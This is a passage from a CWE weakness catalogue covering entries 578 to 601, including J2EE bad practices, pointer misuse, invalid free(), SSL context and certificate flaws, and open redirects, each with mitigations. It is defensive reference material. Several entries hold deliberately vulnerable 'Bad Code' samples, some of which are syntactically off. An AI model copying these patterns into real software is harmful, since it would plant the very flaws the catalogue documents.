    } catch (IOException ex) {...}
}

public BigDecimal getInterestRate(Integer points) {
    return getInterestRateFromXML(points);
}

/* member function to retrieve interest rate from XML document on the local file system */
private BigDecimal getInterestRateFromXML(Integer points) {...}
}

```

This use of the Java Class Loader class within any kind of Enterprise JavaBean violates the restriction of the EJB specification against obtaining the current class loader as this could compromise the security of the application using the EJB.

Example 2:

An EJB is also restricted from creating a custom class loader and creating a class and instance of a class from the class loader, as shown in the following example.

Java Example:

Bad Code

```

@Stateless
public class LoaderSessionBean implements LoaderSessionRemote {
    public LoaderSessionBean() {
        try {
            ClassLoader loader = new CustomClassLoader();
            Class c = loader.loadClass("someClass");
            Object obj = c.newInstance();
            /* perform some task that uses the new class instance member variables or functions */
            ...
        } catch (Exception ex) {...}
    }
    public class CustomClassLoader extends ClassLoader {
    }
}

```

Potential Mitigations

Architecture and Design

Implementation

Do not use the Class Loader when writing EJBs.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		573	Failure to Follow Specification	699	680
				1000	

CWE-579: J2EE Bad Practices: Non-serializable Object Stored in Session

Weakness ID: 579 (Weakness Variant)

Status: Draft

Description

Summary

The application stores a non-serializable object as an HttpSession attribute, which can hurt reliability.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- Java

Demonstrative Examples

The following class adds itself to the session, but because it is not serializable, the session can no longer be replicated.

Java Example:

Bad Code

```
public class DataGlob {
    String globName;
    String globValue;
    public void addToSession(HttpSession session) {
        session.setAttribute("glob", this);
    }
}
```

Potential Mitigations

In order for session replication to work, the values the application stores as attributes in the session must implement the Serializable interface.

Other Notes

A J2EE application can make use of multiple JVMs in order to improve application reliability and performance. In order to make the multiple JVMs appear as a single application to the end user, the J2EE container can replicate an HttpSession object across multiple JVMs so that if one JVM becomes unavailable another can step in and take its place without disrupting the flow of the application.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		573	Failure to Follow Specification	699	680
				1000	

CWE-580: clone() Method Without super.clone()

Weakness ID: 580 (*Weakness Variant*)**Status:** Draft

Description

Summary

The software contains a clone() method that fails to call super.clone() to obtain the new object.

Extended Description

All implementations of clone() should obtain the new object by calling super.clone(). If a class fails to follow this convention, a subclass's clone() method will return an object of the wrong type.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Java

Demonstrative Examples

The following two classes demonstrate a bug introduced by failing to call super.clone(). Because of the way Kibitzer implements clone(), FancyKibitzer's clone method will return an object of type Kibitzer instead of FancyKibitzer.

Java Example:

Bad Code

```
public class Kibitzer {
    public Object clone() throws CloneNotSupportedException {
        Object returnMe = new Kibitzer();
        ...
    }
}
public class FancyKibitzer extends Kibitzer{
    public Object clone() throws CloneNotSupportedException {
        Object returnMe = super.clone();
        ...
    }
}
```



```
}
}
```



Potential Mitigations**Implementation**

Call `super.clone()` within your `clone()` method, when obtaining a new object.

Implementation

In some cases, you can eliminate the `clone` method altogether and use copy constructors.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		485	Insufficient Encapsulation	699	609
				1000	
ChildOf		573	Failure to Follow Specification	699	680
				1000	

CWE-581: Object Model Violation: Just One of Equals and Hashcode Defined

Weakness ID: 581 (*Weakness Base*)

Status: Draft

Description**Summary**

The software fails to maintain equal hashcodes for equal objects.

Extended Description

Java objects are expected to obey a number of invariants related to equality. One of these invariants is that equal objects must have equal hashcodes. In other words, if `a.equals(b) == true` then `a.hashCode() == b.hashCode()`.

Time of Introduction

- Implementation

Applicable Platforms**Languages**

- Java

Common Consequences**Integrity**

Failure to uphold this invariant is likely to cause trouble if objects of this class are stored in a collection. If the objects of the class in question are used as a key in a `Hashtable` or if they are inserted into a `Map` or `Set`, it is critical that equal objects have equal hashcodes.

Potential Mitigations

Both `Equals()` and `HashCode()` should be defined.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		573	Failure to Follow Specification	699	680
				1000	

CWE-582: Array Declared Public, Final, and Static

Weakness ID: 582 (*Weakness Variant*)

Status: Draft

Description**Summary**

The program declares an array public, final, and static, which is not sufficient to prevent the array's contents from being modified.

Extended Description

Because arrays are mutable objects, the final constraint requires that the array object itself be assigned only once, but makes no guarantees about the values of the array elements. Since the

array is public, a malicious program can change the values stored in the array. As such, in most cases an array declared public, final and static is a bug.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Java

Demonstrative Examples

The following Java Applet code mistakenly declares an array public, final and static.

Java Example:

Bad Code

```
public final class urlTool extends Applet {
    public final static URL[] urls;
    ...
}
```

Potential Mitigations

In most situations the array should be made private.

Background Details

Mobile code, in this case a Java Applet, is code that is transmitted across a network and executed on a remote machine. Because mobile code developers have little if any control of the environment in which their code will execute, special security concerns become relevant. One of the biggest environmental threats results from the risk that the mobile code will run side-by-side with other, potentially malicious, mobile code. Because all of the popular web browsers execute code from multiple sources together in the same JVM, many of the security guidelines for mobile code are focused on preventing manipulation of your objects' state and behavior by adversaries who have access to the same virtual machine where your program is running.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		490	Mobile Code Issues	699	615
ChildOf		668	Exposure of Resource to Wrong Sphere	1000	783

CWE-583: finalize() Method Declared Public

Weakness ID: 583 (Weakness Variant)

Status: Incomplete

Description

Summary

The program violates secure coding principles for mobile code by declaring a finalize() method public.

Extended Description

A program should never call finalize explicitly, except to call super.finalize() inside an implementation of finalize(). In mobile code situations, the otherwise error prone practice of manual garbage collection can become a security threat if an attacker can maliciously invoke one of your finalize() methods because it is declared with public access.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Java

Demonstrative Examples

The following Java Applet code mistakenly declares a public finalize() method.

Java Example:

Bad Code

```
public final class urlTool extends Applet {
```

```
public void finalize() {
    ...
}
...
}
```

Mobile code, in this case a Java Applet, is code that is transmitted across a network and executed on a remote machine. Because mobile code developers have little if any control of the environment in which their code will execute, special security concerns become relevant. One of the biggest environmental threats results from the risk that the mobile code will run side-by-side with other, potentially malicious, mobile code. Because all of the popular web browsers execute code from multiple sources together in the same JVM, many of the security guidelines for mobile code are focused on preventing manipulation of your objects' state and behavior by adversaries who have access to the same virtual machine where your program is running.

Potential Mitigations

If you are using `finalize()` as it was designed, there is no reason to declare `finalize()` with anything other than protected access.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		490	Mobile Code Issues	699	615
ChildOf		668	Exposure of Resource to Wrong Sphere	1000	783

CWE-584: Return Inside Finally Block

Weakness ID: 584 (Weakness Base)

Status: Draft

Description

Summary

The code has a return statement inside a finally block, which will cause any thrown exception in the try block to be discarded.

Time of Introduction

- Implementation

Demonstrative Examples

In the following code excerpt, the `IllegalArgumentException` will never be delivered to the caller. The finally block will cause the exception to be discarded.

Java Example:

Bad Code

```
try {
    ...
    throw IllegalArgumentException();
}
finally {
    return r;
}
```

Potential Mitigations

Do not use a return statement inside the finally block. The finally block should have "cleanup" code.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		389	Error Conditions, Return Values, Status Codes	699	497
ChildOf		705	Incorrect Control Flow Scoping	1000	841

CWE-585: Empty Synchronized Block

Weakness ID: 585 (Weakness Variant)

Status: Draft

Description

Summary

The software contains an empty synchronized block.

Extended Description

An empty synchronized block does not actually accomplish any synchronization and may indicate a troubled section of code. An empty synchronized block can occur because code no longer needed within the synchronized block is commented out without removing the synchronized block.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Java

Common Consequences

Other

An empty synchronized block will wait until nobody else is using the synchronizer being specified. While this may be part of the desired behavior, because you haven't protected the subsequent code by placing it inside the synchronized block, nothing is stopping somebody else from modifying whatever it was you were waiting for while you run the subsequent code.

Demonstrative Examples

The following code attempts to synchronize on an object, but does not execute anything in the synchronized block. This does not actually accomplish anything and may be a sign that a programmer is wrestling with synchronization but has not yet achieved the result they intend.

Java Example:

Bad Code

```
synchronized(this) { }
```

Instead, in a correct usage, the synchronized statement should contain procedures that access or modify data that is exposed to multiple threads. For example, consider a scenario in which several threads are accessing student records at the same time. The method which sets the student ID to a new value will need to make sure that nobody else is accessing this data at the same time and will require synchronization.

Good Code

```
public void setID(int ID){
    synchronized(this){
        this.ID = ID;
    }
}
```

Potential Mitigations

Implementation

When you come across an empty synchronized statement, or a synchronized statement in which the code has been commented out, try to determine what the original intentions were and whether or not the synchronized block is still necessary.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		371	State Issues		699 479
ChildOf		398	Indicator of Poor Code Quality		699 508
					1000

References

"Intrinsic Locks and Synchronization (in Java)". < <http://java.sun.com/docs/books/tutorial/essential/concurrency/locksyntax.html> >.

CWE-586: Explicit Call to Finalize()

Weakness ID: 586 (Weakness Variant)

Status: Draft

Description

Summary

The software makes an explicit call to the finalize() method from outside the finalizer.

Extended Description

While the Java Language Specification allows an object's `finalize()` method to be called from outside the finalizer, doing so is usually a bad idea. For example, calling `finalize()` explicitly means that `finalize()` will be called more than once: the first time will be the explicit call and the last time will be the call that is made after the object is garbage collected.

Time of Introduction

- Implementation

Applicable Platforms**Languages**

- Java

Demonstrative Examples

The following code fragment calls `finalize()` explicitly:

Java Example:*Bad Code*

```
// time to clean up
widget.finalize();
```

Potential Mitigations

Do not make explicit calls to `finalize()`. Use static analysis tools to spot such instances.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		227	Failure to Fulfill API Contract ('API Abuse')	1000	313
ChildOf		398	Indicator of Poor Code Quality	699	508
PeerOf		675	<i>Duplicate Operations on Resource</i>	1000	789

CWE-587: Assignment of a Fixed Address to a Pointer

Weakness ID: 587 (*Weakness Base*)

Status: Draft

Description**Summary**

The software sets a pointer to a specific address other than NULL or 0.

Extended Description

Using a fixed address is not portable because that address will probably not be valid in all environments or platforms.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- C
- C++
- C#
- Assembly

Common Consequences**Integrity**

If one executes code at a known location, an attacker might be able to inject code there beforehand.

Availability

If the code is ported to another platform or environment, the pointer is likely to be invalid and cause a crash.

Confidentiality

The data at a known pointer location can be easily read or influenced by an attacker.

Demonstrative Examples

C Example:

Bad Code

```
int (*pt2Function) (float, char, char)=0x08040000;
int result2 = (*pt2Function) (12, 'a', 'b');
// Here we can inject code to execute.
```

Potential Mitigations**Implementation**

Never set a pointer to a fixed address.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	B	344	Use of Invariant Value in Dynamically Changing Context	1000	444
ChildOf	C	465	Pointer Issues	699	582
ChildOf	C	738	CERT C Secure Coding Section 04 - Integers (INT)	734	865
ChildOf	G	758	Reliance on Undefined, Unspecified, or Implementation-Defined Behavior	1000	882

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CERT C Secure Coding	INT11-C	Take care when converting from pointer to integer or integer to pointer

White Box Definitions

A weakness where code path has:

1. end statement that assigns an address to a pointer
2. start statement that defines the address and the address is a literal value

CWE-588: Attempt to Access Child of a Non-structure Pointer

Weakness ID: 588 (Weakness Variant)

Status: Incomplete

Description**Summary**

Casting a non-structure type to a structure type and accessing a field can lead to memory access errors or data corruption.

Time of Introduction

- Architecture and Design
- Implementation

Common Consequences**Integrity**

Adjacent variables in memory may be corrupted by assignments performed on fields after the cast.

Availability

Execution may end due to a memory access error.

Demonstrative Examples**C Example:**

Bad Code

```
struct foo
{
    int i;
}
...
int main(int argc, char **argv)
{
    *foo = (struct foo *)main;
    foo->i = 2;
    return foo->i;
}
```

```
}
```

Potential Mitigations

Requirements specification: The choice could be made to use a language that is not susceptible to these issues.

Implementation

Review of type casting operations can identify locations where incompatible types are cast.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	465	Pointer Issues	699	582
ChildOf	C	569	Expression Issues	699	676
ChildOf	C	704	Incorrect Type Conversion or Cast	1000	841
ChildOf	C	758	Reliance on Undefined, Unspecified, or Implementation-Defined Behavior	1000	882

CWE-589: Call to Non-ubiquitous API

Weakness ID: 589 (Weakness Variant)

Status: Incomplete

Description

Summary

The software uses an API function that does not exist on all versions of the target platform. This could cause portability problems or inconsistencies that allow denial of service or other consequences.

Extended Description

Some functions that offer security features supported by the OS are not available on all versions of the OS in common use. Likewise, functions are often deprecated or made obsolete for security reasons and should not be used.

Time of Introduction

- Architecture and Design
- Implementation

Potential Mitigations

Implementation

Always test your code on any platform on which it is targeted to run on.

Pre-design through build: Test your code on the newest and oldest platform on which it is targeted to run on.

Testing

Develop a system to test for API functions that are not portable.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	227	Failure to Fulfill API Contract ('API Abuse')	699	313
ChildOf	B	474	Use of Function with Inconsistent Implementations	1000	593

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
96	Block Access to Libraries	

CWE-590: Free of Memory not on the Heap

Weakness ID: 590 (Weakness Variant)

Status: Incomplete

Description

Summary

The application calls free() on a pointer to memory that was not allocated using associated heap allocation functions such as malloc(), calloc(), or realloc().

Extended Description

When `free()` is called on an invalid pointer, the program's memory management data structures may become corrupted. This corruption can cause the program to crash or, in some circumstances, an attacker may be able to cause `free()` to operate on controllable memory locations to modify critical program variables or execute code.

Time of Introduction

- Implementation

Common Consequences

Authorization

There is the potential for arbitrary code execution with privileges of the vulnerable program via a "write, what where" primitive.

If pointers to memory which hold user information are freed, a malicious user will be able to write 4 bytes anywhere in memory.

Demonstrative Examples

In this example, an array of `record_t` structs, `bar`, is allocated automatically on the stack as a local variable and the programmer attempts to call `free()` on the array. The consequences will vary based on the implementation of `free()`, but it will not succeed in deallocating the memory.

C Example:

Bad Code

```
void foo(){
    record_t bar[MAX_SIZE];
    /* do something interesting with bar */
    ...
    free(bar);
}
```

This example shows the array allocated globally, as part of the data segment of memory and the programmer attempts to call `free()` on the array.

C Example:

Bad Code

```
record_t bar[MAX_SIZE]; //Global var
void foo(){
    /* do something interesting with bar */
    ...
    free(bar);
}
```

Instead, if the programmer wanted to dynamically manage the memory, `malloc()` or `calloc()` should have been used.

Good Code

```
void foo(){
    record_t *bar = (record_t*)malloc(MAX_SIZE*sizeof(record_t));
    /* do something interesting with bar */
    ...
    free(bar);
}
```

Additionally, you can pass global variables to `free()` when they are pointers to dynamically allocated memory.

Good Code

```
record_t *bar; //Global var
void foo(){
    bar = (record_t*)malloc(MAX_SIZE*sizeof(record_t));
    /* do something interesting with bar */
    ...
    free(bar);
}
```

Potential Mitigations

Implementation

Only free pointers that you have called `malloc` on previously. This is the recommended solution. Keep track of which pointers point at the beginning of valid chunks and free them only once.

Implementation

Before freeing a pointer, the programmer should make sure that the pointer was previously allocated on the heap and that the memory belongs to the programmer. Freeing an unallocated pointer will cause undefined behavior in the program.

Implementation**Operation**

Use a library that contains built-in protection against free of invalid pointers, such as glibc.





Architecture and Design

Use a language that provides abstractions for memory allocation and deallocation.

Testing

Use a tool that dynamically detects memory management problems, such as valgrind.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
CanPrecede		123	Write-what-where Condition	1000	190
ChildOf		399	Resource Management Errors	699	509
ChildOf		742	CERT C Secure Coding Section 08 - Memory Management (MEM)	734	866
ChildOf		762	Mismatched Memory Management Routines	1000	887

Affected Resources

- Memory

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CERT C Secure Coding	MEM34-C	Only free memory allocated dynamically

References

"Valgrind". < <http://valgrind.org/> >.

Maintenance Notes

In C++, if the new operator was used to allocate the memory, it may be allocated with the malloc(), calloc() or realloc() family of functions in the implementation. Someone aware of this behavior might choose to map this problem to CWE-590 or to its parent, CWE-762, depending on their perspective.

CWE-591: Sensitive Data Storage in Improperly Locked Memory

Weakness ID: 591 (*Weakness Variant*)

Status: Draft

Description**Summary**

The application stores sensitive data in memory that is not locked, or that has been incorrectly locked, which might cause the memory to be written to swap files on disk by the virtual memory manager. This can make the data more accessible to external actors.

Extended Description

On Windows systems the VirtualLock function can lock a page of memory to ensure that it will remain present in memory and not be swapped to disk. However, on older versions of Windows, such as 95, 98, or Me, the VirtualLock() function is only a stub and provides no protection. On POSIX systems the mlock() call ensures that a page will stay resident in memory but does not guarantee that the page will not appear in the swap. Therefore, it is unsuitable for use as a protection mechanism for sensitive data. Some platforms, in particular Linux, do make the guarantee that the page will not be swapped, but this is non-standard and is not portable. Calls to mlock() also require supervisor privilege. Return values for both of these calls must be checked to ensure that the lock operation was actually successful.

Time of Introduction

- Implementation

Common Consequences

Confidentiality

Sensitive data that is written to a swap file may be exposed.

Potential Mitigations**Architecture and Design**

Identify data that needs to be protected from swapping and choose platform-appropriate protection mechanisms.

Implementation

Check return values to ensure locking operations are successful.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	B	413	Improper Resource Locking	699 1000	528
ChildOf	C	633	Weaknesses that Affect Memory	631	737
ChildOf	C	729	OWASP Top Ten 2004 Category A8 - Insecure Storage	711	854
ChildOf	C	742	CERT C Secure Coding Section 08 - Memory Management (MEM)	734	866

Affected Resources

- Memory

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
OWASP Top Ten 2004	A8	CWE More Specific	Insecure Storage
CERT C Secure Coding	MEM06-C		Ensure that sensitive data is not written out to disk

CWE-592: Authentication Bypass Issues

Weakness ID: 592 (*Weakness Class*)

Status: Incomplete

Description**Summary**

The software does not properly perform authentication, allowing it to be bypassed through various methods.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	G	287	Improper Authentication	699 1000	377
ChildOf	C	724	OWASP Top Ten 2004 Category A3 - Broken Authentication and Session Management	711	852
ParentOf	B	288	<i>Authentication Bypass Using an Alternate Path or Channel</i>	699 1000	381
ParentOf	V	289	<i>Authentication Bypass by Alternate Name</i>	699 1000	382
ParentOf	B	290	<i>Authentication Bypass by Spoofing</i>	699 1000	383
ParentOf	B	294	<i>Authentication Bypass by Capture-replay</i>	699 1000	388
ParentOf	V	302	<i>Authentication Bypass by Assumed-Immutable Data</i>	699 1000	397
ParentOf	B	305	<i>Authentication Bypass by Primary Weakness</i>	699 1000	399
ParentOf	V	593	<i>Authentication Bypass: OpenSSL CTX Object Modified after SSL Objects are Created</i>	699 1000	700
PeerOf	B	603	<i>Use of Client-Side Authentication</i>	1000	712

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
OWASP Top Ten 2004	A3	CWE More Specific	Broken Authentication and Session Management

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
115	Authentication Bypass	

CWE-593: Authentication Bypass: OpenSSL CTX Object Modified after SSL Objects are Created

Weakness ID: 593 (Weakness Variant)

Status: Draft

Description**Summary**

The software modifies the SSL context after connection creation has begun.

Extended Description

If the program modifies the SSL_CTX object after creating SSL objects from it, there is the possibility that older SSL objects created from the original context could all be affected by that change.

Time of Introduction

- Architecture and Design
- Implementation

Common Consequences**Authentication**

No authentication takes place in this process, bypassing an assumed protection of encryption.

Confidentiality

The encrypted communication between a user and a trusted host may be subject to a "man in the middle" sniffing attack.

Demonstrative Examples**C Example:***Bad Code*

```
#define CERT "secret.pem"
#define CERT2 "secret2.pem"
int main(){
    SSL_CTX *ctx;
    SSL *ssl;
    init_OpenSSL();
    seed_prng();
    ctx = SSL_CTX_new(SSLv23_method());
    if (SSL_CTX_use_certificate_chain_file(ctx, CERT) != 1)
        int_error("Error loading certificate from file");
    if (SSL_CTX_use_PrivateKey_file(ctx, CERT, SSL_FILETYPE_PEM) != 1)
        int_error("Error loading private key from file");
    if (!(ssl = SSL_new(ctx)))
        int_error("Error creating an SSL context");
    if ( SSL_CTX_set_default_passwd_cb(ctx, "new default password" != 1))
        int_error("Doing something which is dangerous to do anyways");
    if (!(ssl2 = SSL_new(ctx)))
        int_error("Error creating an SSL context");
}
```

Potential Mitigations**Architecture and Design**

Use a language which provides a cryptography framework at a higher level of abstraction.

Implementation

Most SSL_CTX functions have SSL counterparts that act on SSL-type objects.

Implementation

Applications should set up an SSL_CTX completely, before creating SSL objects from it.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		592	Authentication Bypass Issues	699	699
ChildOf		666	Operation on Resource in Wrong Phase of Lifetime	1000	781

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
94	Man in the Middle Attack	

CWE-594: J2EE Framework: Saving Unserializable Objects to Disk

Weakness ID: 594 (*Weakness Variant*)**Status:** Incomplete**Description****Summary**

When the J2EE container attempts to write unserializable objects to disk there is no guarantee that the process will complete successfully.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- Java

Common Consequences**Integrity**

Data represented by unserializable objects can be corrupted.

Availability

Non-serializability of objects can lead to system crash.

Demonstrative Examples

In the following Java example, a Customer Entity JavaBean provides access to customer information in a database for a business application. The Customer Entity JavaBean is used as a session scoped object to return customer information to a Session EJB.

Java Example:*Bad Code*

```
@Entity
public class Customer {
    private String id;
    private String firstName;
    private String lastName;
    private Address address;
    public Customer() {
    }
    public Customer(String id, String firstName, String lastName) {...}
    @Id
    public String getCustomerId() {...}
    public void setCustomerId(String id) {...}
    public String getFirstName() {...}
    public void setFirstName(String firstName) {...}
    public String getLastName() {...}
    public void setLastName(String lastName) {...}
    @OneToOne()
    public Address getAddress() {...}
    public void setAddress(Address address) {...}
}
```

However, the Customer Entity JavaBean is an unserialized object which can cause serialization failure and crash the application when the J2EE container attempts to write the object to the

system. Session scoped objects must implement the Serializable interface to ensure that the objects serialize properly.

Java Example:

Good Code

```
public class Customer implements Serializable {...}
```

Potential Mitigations

Design through Implementation: All objects that become part of session and application scope must implement the java.io.Serializable interface to ensure serializability of containing objects.

Other Notes

In heavy load conditions, most J2EE application frameworks flush objects to disk to manage memory requirements of incoming requests. For example, session scoped objects, and even application scoped objects, are written to disk when required. While these application frameworks do the real work of writing objects to disk, they do not enforce that those objects be serializable, thus leaving your web application vulnerable to serialization failure induced crashes. An attacker may be able to mount a denial of service attack by sending enough requests to the server to force the web application to save objects to disk.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		485	Insufficient Encapsulation	699 1000	609

CWE-595: Comparison of Object References Instead of Object Contents

Weakness ID: 595 (Weakness Base)

Status: Incomplete

Description**Summary**

The program compares object references instead of the contents of the objects themselves, preventing it from detecting equivalent objects.

Time of Introduction

- Implementation

Demonstrative Examples

In the following example, two Truck objects are compared using the == operator (incorrect) as opposed to calling the equals() method (correct).

Java Example:

Bad Code

```
public boolean compareTrucks(Truck a, Truck b) {
    return a == b;
}
```





Potential Mitigations

Use the equals() method to compare objects instead of the == operator. If using ==, it is important for performance reasons that your objects are created by a static factory, not by a constructor.

Other Notes

This problem can cause unexpected application behavior. Comparing objects using == usually produces deceptive results, since the == operator compares object references rather than values. To use == on a string, the programmer has to make sure that these objects are unique in the program, that is, that they don't have the equals method defined or have a static factory that produces unique objects.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		171	Cleansing, Canonicalization, and Comparison Errors	699	248
ChildOf		569	Expression Issues	699	676
ChildOf		697	Insufficient Comparison	1000	817
ParentOf		597	Use of Wrong Operator in String Comparison	699	703

Nature	Type	ID	Name	V	Page
					1000

CWE-596: Incorrect Semantic Object Comparison

Weakness ID: 596 (Weakness Base)

Status: Incomplete

Description

Summary

The software does not correctly compare two objects based on their conceptual content.

Time of Introduction

- Implementation

Detection Methods

Manual Static Analysis

Requires domain-specific knowledge to determine if the comparison is incorrect.

Demonstrative Examples

For example, let's say you have two truck objects that you want to compare for equality. Truck objects are defined to be the same if they have the same make, the same model, and were manufactured in the same year. A Semantic Incorrect Object Comparison would occur if only two of the three factors were checked for equality. So if only make and model are compared and the year is ignored, then you have an incorrect object comparison.

Java Example:

Bad Code

```
public class Truck {
    private String make;
    private String model;
    private int year;
    public boolean equals(Object o) {
        if (o == null) return false;
        if (o == this) return true;
        if (!(o instanceof Truck)) return false;
        Truck t = (Truck) o;
        return (this.make.equals(t.getMake()) && this.model.equals(t.getModel()));
    }
}
```

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	171	Cleansing, Canonicalization, and Comparison Errors	699	248
ChildOf	C	569	Expression Issues	699	676
ChildOf	C	697	Insufficient Comparison	1000	817

CWE-597: Use of Wrong Operator in String Comparison

Weakness ID: 597 (Weakness Variant)

Status: Draft

Description

Summary

The product uses the wrong operator when comparing a string, such as using "==" when the equals() method should be used instead.

Extended Description

Using == or != to compare two strings for equality actually compares two objects for equality, not their values. Chances are good that the two references will never be equal.

Time of Introduction

- Implementation

Demonstrative Examples

The following branch will never be taken.

Java Example:

Bad Code

```
if (args[0] == STRING_CONSTANT) {
```



```
logger.info("miracle");
}
```

Potential Mitigations

Implementation

Use equals() to compare strings.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	C	133	String Errors	699	211
ChildOf	B	480	Use of Incorrect Operator	699 1000	602
ChildOf	B	595	Comparison of Object References Instead of Object Contents	699 1000	702

CWE-598: Information Leak Through Query Strings in GET Request

Weakness ID: 598 (Weakness Variant)

Status: Draft

Description

Summary

The web application uses the GET method to process requests that contain sensitive information, which can expose that information through the browser's history, Referers, web logs, and other sources.

Time of Introduction

- Architecture and Design
- Implementation

Potential Mitigations

When sensitive information is sent, use of the POST method is recommended (e.g. registration form).

Other Notes

At a minimum, attackers can garner information from query strings that can be utilized in escalating their method of attack, such as information about the internal workings of the application or database column names. Successful exploitation of query string parameter vulnerabilities could lead to an attacker impersonating a legitimate user, obtaining proprietary data, or simply executing actions not intended by the application developers.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	G	200	Information Exposure	699 1000	287
ChildOf	C	729	OWASP Top Ten 2004 Category A8 - Insecure Storage	711	854

CWE-599: Trust of OpenSSL Certificate Without Validation

Weakness ID: 599 (Weakness Variant)

Status: Incomplete

Description

Summary

The failure to validate certificate data may mean that an attacker may be claiming to be a host which it is not.

Time of Introduction

- Architecture and Design
- Implementation

Common Consequences

Integrity

the data read may not be properly secured, it might be viewed by an attacker.

Authentication

trust afforded to the system in question may allow for spoofing or redirection attacks.

Demonstrative Examples**C Example:***Bad Code*

```
if (!(cert = SSL_get_peer_certificate(ssl)) || !host)
//foo=SSL_get_verify_result(ssl);
//if ((X509_V_OK==foo)
```

Potential Mitigations**Architecture and Design**

Ensure that proper authentication is included in the system design.

Implementation

Understand and properly implement all checks necessary to ensure the identity of entities involved in encrypted communications.

Other Notes

If the certificate is not checked, it may be possible for a redirection or spoofing attack to allow a malicious host with a valid certificate to provide data under the guise of a trusted host. While the attacker in question may have a valid certificate, it may simply be a valid certificate for a different site. In order to ensure data integrity, we must check that the certificate is valid, and that it pertains to the site we wish to access.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		297	Improper Validation of Host-specific Certificate Data	699 1000	391

CWE-600: Failure to Catch All Exceptions in Servlet

Weakness ID: 600 (*Weakness Base*)**Status:** Draft**Description****Summary**

A Servlet fails to catch all exceptions, which may reveal sensitive debugging information.

Extended Description

When a Servlet throws an exception, the default error response the Servlet container sends back to the user typically includes debugging information. This information is of great value to an attacker. For example, a stack trace might show the attacker a malformed SQL query string, the type of database being used, and the version of the application container. This information enables the attacker to target known vulnerabilities in these components.

Alternate Terms**Missing Catch Block****Time of Introduction**

- Implementation

Demonstrative Examples

In the following method a DNS lookup failure will cause the Servlet to throw an exception.

Java Example:*Bad Code*

```
protected void doPost (HttpServletRequest req, HttpServletResponse res) throws IOException {
    String ip = req.getRemoteAddr();
    InetAddress addr = InetAddress.getByName(ip);
    ...
    out.println("hello " + addr.getHostName());
}
```

Potential Mitigations

Implement Exception blocks to handle all types of Exceptions.

Relationships

Nature	Type	ID	Name	▣	Page
CanPrecede	ⓑ	209	Information Exposure Through an Error Message	1000	296
ChildOf	ⓐ	388	Error Handling	699	496
PeerOf	Ⓒ	390	Detection of Error Condition Without Action	1000	498
ChildOf	Ⓒ	691	Insufficient Control Flow Management	1000	812
ChildOf	Ⓒ	755	Improper Handling of Exceptional Conditions	1000	881

Maintenance Notes

The "Missing Catch Block" concept is probably broader than just Servlets, but the broader concept is not sufficiently covered in CWE.

CWE-601: URL Redirection to Untrusted Site ('Open Redirect')

Weakness ID: 601 (*Weakness Variant*)

Status: Draft

Description

Summary

A web application accepts a user-controlled input that specifies a link to an external site, and uses that link in a Redirect. This simplifies phishing attacks.

Extended Description

An http parameter may contain a URL value and could cause the web application to redirect the request to the specified URL. By modifying the URL value to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials. Because the server name in the modified link is identical to the original site, phishing attempts have a more trustworthy appearance.

Alternate Terms

Open Redirect

Cross-site Redirect

Cross-domain Redirect

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- Language-independent

Architectural Paradigms

- Web-based

Common Consequences

Integrity

Bypass protection mechanism

Gain privileges / assume identity

The user may be redirected to an untrusted page that contains malware which may then compromise the user's machine. This will expose the user to extensive risk and the user's interaction with the web server may also be compromised if the malware conducts keylogging or other attacks that steal credentials, personally identifiable information (PII), or other important data.

Integrity

Confidentiality

Bypass protection mechanism

Gain privileges / assume identity

The user may be subjected to phishing attacks by being redirected to an untrusted page. The phishing attack may point to an attacker controlled web page that appears to be a trusted web site. The phishers may then steal the users credentials and then use these credentials to access the legitimate web site.

Likelihood of Exploit

Low to Medium

Detection Methods**Manual Static Analysis****High**

Since this weakness does not typically appear frequently within a single software package, manual white box techniques may be able to provide sufficient code coverage and reduction of false positives if all potentially-vulnerable operations can be assessed within limited time constraints.

Automated Dynamic Analysis

Automated black box tools that supply URLs to every input may be able to spot Location header modifications, but test case coverage is a factor, and custom redirects may not be detected.

